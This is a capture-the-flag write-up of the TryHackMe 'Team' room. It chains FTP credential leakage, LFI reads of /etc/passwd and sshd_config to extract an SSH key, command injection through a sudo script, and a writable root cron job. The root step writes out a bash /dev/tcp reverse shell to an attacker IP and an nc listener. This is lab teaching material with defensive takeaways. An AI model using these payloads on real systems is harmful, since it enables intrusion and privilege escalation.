TryHackMe: Team - LFI to SSH Key Leak & Crontab Privilege Escalation

Welcome to the Team writeup! This TryHackMe room by dalemazza is an easy-rated box that chains together FTP credential leakage, Local File Inclusion (LFI), and crontab abuse to achieve root access. It’s a great exercise in thorough enumeration and lateral thinking.
Let’s hack in.
Phase 1: Reconnaissance & Initial Enumeration
First, add the target IP to /etc/hosts:
1
echo "<TARGET_IP> team.thm" >> /etc/hosts

Browsing to http://team.thm after adding the hosts entry reveals the main website:
The Nmap scan reveals three open ports:
| Port | Service | Version |
|---|---|---|
| 21 | FTP | vsftpd 3.0.3 |
| 22 | SSH | OpenSSH 7.6p1 Ubuntu |
| 80 | HTTP | Apache httpd 2.4.29 |
Anonymous FTP login is disabled, so we move on to web enumeration.
Phase 2: Directory Brute-Forcing with Gobuster
Running Gobuster against the main domain to find hidden directories:
1
gobuster dir -u http://team.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

The scan reveals several directories including /scripts which looks interesting. Running Gobuster again inside the /scripts directory with file extensions:
1
gobuster dir -u http://team.thm/scripts -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html,bak,old

We find /scripts/script.txt - let’s check it out:


The script is an FTP backup script with credentials REDACTED, but the comment at the bottom is the goldmine:
“Note to self had to change the extension of the old ‘script’ in this folder, as it has creds in”
This tells us there’s an older version of this script with a different extension that still contains the original credentials!
Phase 3: Fuzzing for the Old Script Extension
Using Wfuzz to brute-force the old file extension:
1
wfuzz -c -z file,/usr/share/wordlists/extensions.txt --hc 404 http://team.thm/scripts/script.FUZZ

We find the old script file! Browsing to it reveals the FTP credentials in plaintext:

Phase 4: FTP Enumeration

Logging into the FTP server with the discovered credentials:
1
cat script.old
Inside FTP, we find a workshare directory containing a file:
The file New_site.txt contains a message from Gyles to Dale:

Two critical pieces of intel:
- A dev subdomain exists:
dev.team.thm - Dale’s id_rsa private key is placed in a config file
Add the dev subdomain to /etc/hosts:
1
echo "<TARGET_IP> dev.team.thm" >> /etc/hosts
Phase 5: Exploiting Local File Inclusion (LFI)
Browsing to http://dev.team.thm reveals a development site:

Clicking the link on the page leads to: http://dev.team.thm/script.php?page=teamshare.php
The page parameter screams Local File Inclusion! Testing with /etc/passwd:
1
http://dev.team.thm/script.php?page=/etc/passwd


LFI confirmed! We can read arbitrary files from the server. Using this to grab the user flag directly:
1
http://dev.team.thm/script.php?page=/home/dale/user.txt
Phase 6: Extracting Dale’s SSH Private Key
Remembering the FTP note about Dale’s id_rsa being in a “relevant config file”, we check the SSH daemon configuration:
1
http://dev.team.thm/script.php?page=/etc/ssh/sshd_config

Dale’s entire private SSH key is embedded in the sshd_config file as a comment! After cleaning up the # prefixes and saving it as id_rsa:
1
2
chmod 600 id_rsa
ssh -i id_rsa dale@team.thm

We now have a shell as dale and can grab the user flag:
Phase 7: Lateral Movement - Dale to Gyles
Checking Dale’s sudo privileges:
1
sudo -l
Dale can run /home/gyles/admin_checks as the gyles user without a password:
1
(gyles) NOPASSWD: /home/gyles/admin_checks

Examining the script, it takes user input via read and passes the $error variable directly to printf which effectively executes it as a command. We can inject /bin/bash to spawn a shell as gyles:
1
sudo -u gyles /home/gyles/admin_checks
When prompted for the date, inject a bash shell:

We’re now running as gyles! Checking permissions reveals gyles is a member of the admin group.
Phase 8: Privilege Escalation to Root
Checking the file permissions of backup scripts:

Looking at the bash history and running processes reveals a crontab job running as root:

The file /usr/local/bin/main_backup.sh is executed by root every minute via crontab, and it’s writable by the admin group - which gyles belongs to!
Adding a reverse shell payload to the backup script:
1
bash -i >& /dev/tcp/<ATTACKER_IP>/1111 0>&1

Set up the listener on the attacker machine:
1
nc -lvnp 1111
Within a minute, the cron job triggers and we receive a root shell:

Grabbing the root flag:

Rooted! 🎉
Attack Chain Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
Nmap Scan → Ports 21, 22, 80
        │
        ▼
Gobuster → /scripts/script.txt (hint about old file)
        │
        ▼
Wfuzz → Found old script with FTP credentials
        │
        ▼
FTP Access → New_site.txt → dev.team.thm + id_rsa hint
        │
        ▼
LFI on dev.team.thm → Read /etc/ssh/sshd_config
        │
        ▼
Dale's SSH Key Extracted → Shell as dale
        │
        ▼
sudo admin_checks → Command Injection → Shell as gyles
        │
        ▼
Writable Crontab Script → Reverse Shell as root
Key Takeaways
- Never leave old files with credentials on the server - even with changed extensions, they can be fuzzed.
- LFI vulnerabilities can be devastating - they can leak SSH keys, passwords, and sensitive configs.
- SSH private keys should never be stored in config files like
sshd_config. - Writable cron scripts running as root are a direct path to privilege escalation.
- The admin group having write access to root-executed scripts is a critical misconfiguration.
Happy Hacking!